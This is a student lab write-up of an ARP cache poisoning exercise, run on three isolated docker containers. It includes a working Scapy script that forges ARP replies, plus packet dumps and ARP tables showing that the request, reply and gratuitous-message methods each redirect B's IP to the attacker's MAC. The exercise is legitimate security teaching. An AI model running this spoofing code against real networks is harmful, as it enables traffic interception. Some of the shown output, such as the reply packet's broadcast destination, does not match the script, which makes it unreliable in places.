
Computer Security


Lab 6 Demo: ARP Cache Poisoning Attack Lab

Stephanie Salgado

Set up:



Located lab setup files in shared folder.




```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker-compose up
B-10.9.0.6 is up-to-date
A-10.9.0.5 is up-to-date
M-10.9.0.105 is up-to-date
Attaching to B-10.9.0.6, A-10.9.0.5, M-10.9.0.105
A-10.9.0.5 |  * Starting internet superserver inetd
B-10.9.0.6 |  * Starting internet superserver inetd
```

Similar to the past two labs, I began by using “sudo docker-compose build” then “sudo docker-compose up” to build and start the container.


Task 1: ARP Cache Poisoning

The purpose of this task is to attack A’s ARP so that B’s IP is mapped to the M’s (attacker) MAC address in A’s ARP cache.




```
stephaniesalgado@VM:~/Share/Labsetup$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   52:54:00:12:35:02   C                     enp0s3
stephaniesalgado@VM:~/Share/Labsetup$ 
```

I used the command “arp -n” to check the ARP cache.




```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED          STATUS          PORTS     NAMES
9af988416cfc   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   29 minutes ago   Up 29 minutes             A-10.9.0.5
da9750f90684   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"   29 minutes ago   Up 29 minutes             M-10.9.0.105
ebefe161a94f   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   29 minutes ago   Up 29 minutes             B-10.9.0.6
```


Then “sudo docker ps” to find the IDs and names of the containers.



```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it A-10.9.0.5 bash
root@9af988416cfc:/# 
```




```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it M-10.9.0.105 bash
root@da9750f90684:/# 
```




```
stephaniesalgado@VM:~/Share/Labsetup$ sudo docker exec -it B-10.9.0.6 bash
root@ebefe161a94f:/# 
```

Once I know the names of the containers, I use “sudo docker exec -it {name} bash” to start a shell on each.




```
root@da9750f90684:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 71  bytes 8613 (8.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I use “ifconfig” on M to find its IP (10.9.0.105) and MAC address (02:42:0a:09:00:69).



```
root@9af988416cfc:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 71  bytes 8613 (8.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
root@ebefe161a94f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 70  bytes 8527 (8.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I do the same for A: IP(10.9.0.5), MAC address(02:42:0a:09:00:05) and B: IP(10.9.0.6), MAC address(02:42:0a:09:00:06).


After that, I can begin conducting an ARP cache poisoning attack using the three different methods.

Task 1.A: Using ARP request




```
root@da9750f90684:/volumes# touch task1.A.py
root@da9750f90684:/volumes# nano task1.A.py
root@da9750f90684:/volumes# chmod a+x task1.A.py
root@da9750f90684:/volumes# 
```

I use “touch task1.A.py” to create the python file in the “volumes” directory. Then “nano task1.A.py” to edit it. Once I added the code, I used “chmod a+x task1.A.py” to make sure it’s executable.



```
root@da9750f90684:/volumes# ./task1.A.py
SENDING SPOOFED ARP REQUEST........

=========== PACKET SENT ===========

###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@da9750f90684:/volumes#
```


Finally, using “./task1.A.py” runs the code.



```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9af988416cfc:/#
```


From “A” I use “arp -n” and find the address “10.9.0.6”, which corresponds to the IP for “B” now has “HWaddress” as “02:42:0a:09:00:69”, which is the MAC address for “M”. This means, the attack successfully used an ARP request to map “B”s IP to the attacker’s MAC address on “A”s ARP cache.

Task 1.B: Using ARP reply




```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9af988416cfc:/# arp -d B-10.9.0.6
root@9af988416cfc:/# arp -n
root@9af988416cfc:/# 
```

To start, I make sure I use “arp -d B-10.9.0.6” to make sure we have no entry left for “B” after the first attack.




```
root@ebefe161a94f:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.078 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.078/0.078/0.078/0.000 ms
root@ebefe161a94f:/# 
```




```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

I ping “A” from “B” then check to make sure the correct IP and MAC address are displayed for “B” before using the ARP reply method. I do this to make extra sure that the results from the first attack are no longer in “A”’s ARP cache.




```
root@da9750f90684:/volumes# nano task1.B.py
root@da9750f90684:/volumes# cat task1.B.py
#!/usr/bin/env python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

print("SENDING SPOOFED ARP REPLY..........\n")

eth = Ether(src=M_mac, dst=A_mac)
arp = ARP(hwsrc=M_mac, psrc=B_ip, hwdst=A_mac, pdst=A_ip, op=2)

pkt = eth / arp
print("=========== PACKET SENT ===========\n")
pkt.show()
sendp(pkt)
```

Similar to Task 1.A, I begin by creating the python file I'll be using for the attack inside "volumes". I make sure to change "op=1" in the code to "op=2", because 2 will signify an ARP reply. After editing it, I make sure it's executable.



```
root@da9750f90684:/volumes# ./task1.B.py
SENDING SPOOFED ARP REPLY..........

=========== PACKET SENT ===========

###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```


I run it using "./task1.B.py". Notice this time the packet says "is-at" for "op".




```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9af988416cfc:/#
```

I return to "A" and try "arp -n" again. This time however, the "HWaddress" was changed to match "M"'s MAC address. Once more, the attack was successful using an ARP reply.

Task 1.C: Using ARP gratuitous message




```
root@ebefe161a94f:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.057 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.057/0.057/0.057/0.000 ms
root@ebefe161a94f:/#
```



```
root@9af988416cfc:/# arp -d B-10.9.0.6
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9af988416cfc:/#
```


I make sure to delete the record of “B” from “A” by using the same command. Then, I ping “A” from “B” again to effectively start anew.

I made a couple of changes to the code from this file. Like replacing “op=2” back to “op=1”. I also changed “dst” and “hwsrc” as well as “pdst”. These changes are reflected in the screenshot displaying the packet that was sent.



```
root@da9750f90684:/volumes# nano task1.C.py
root@da9750f90684:/volumes# chmod a+x task1.C.py
root@da9750f90684:/volumes# ./task1.C.py
SENDING SPOOFED ARP GRATUITOUS MESSAGE

============ PACKET SENT! ============

###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@da9750f90684:/volumes# 
```

I ran “task1.C.py” and as I said above, there are several differences when compared to the packet sent in Task 1.B. For example, “op” is now “who-has” once again like in Task 1.A.




```
root@9af988416cfc:/# arp -d B-10.9.0.6
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9af988416cfc:/#
```

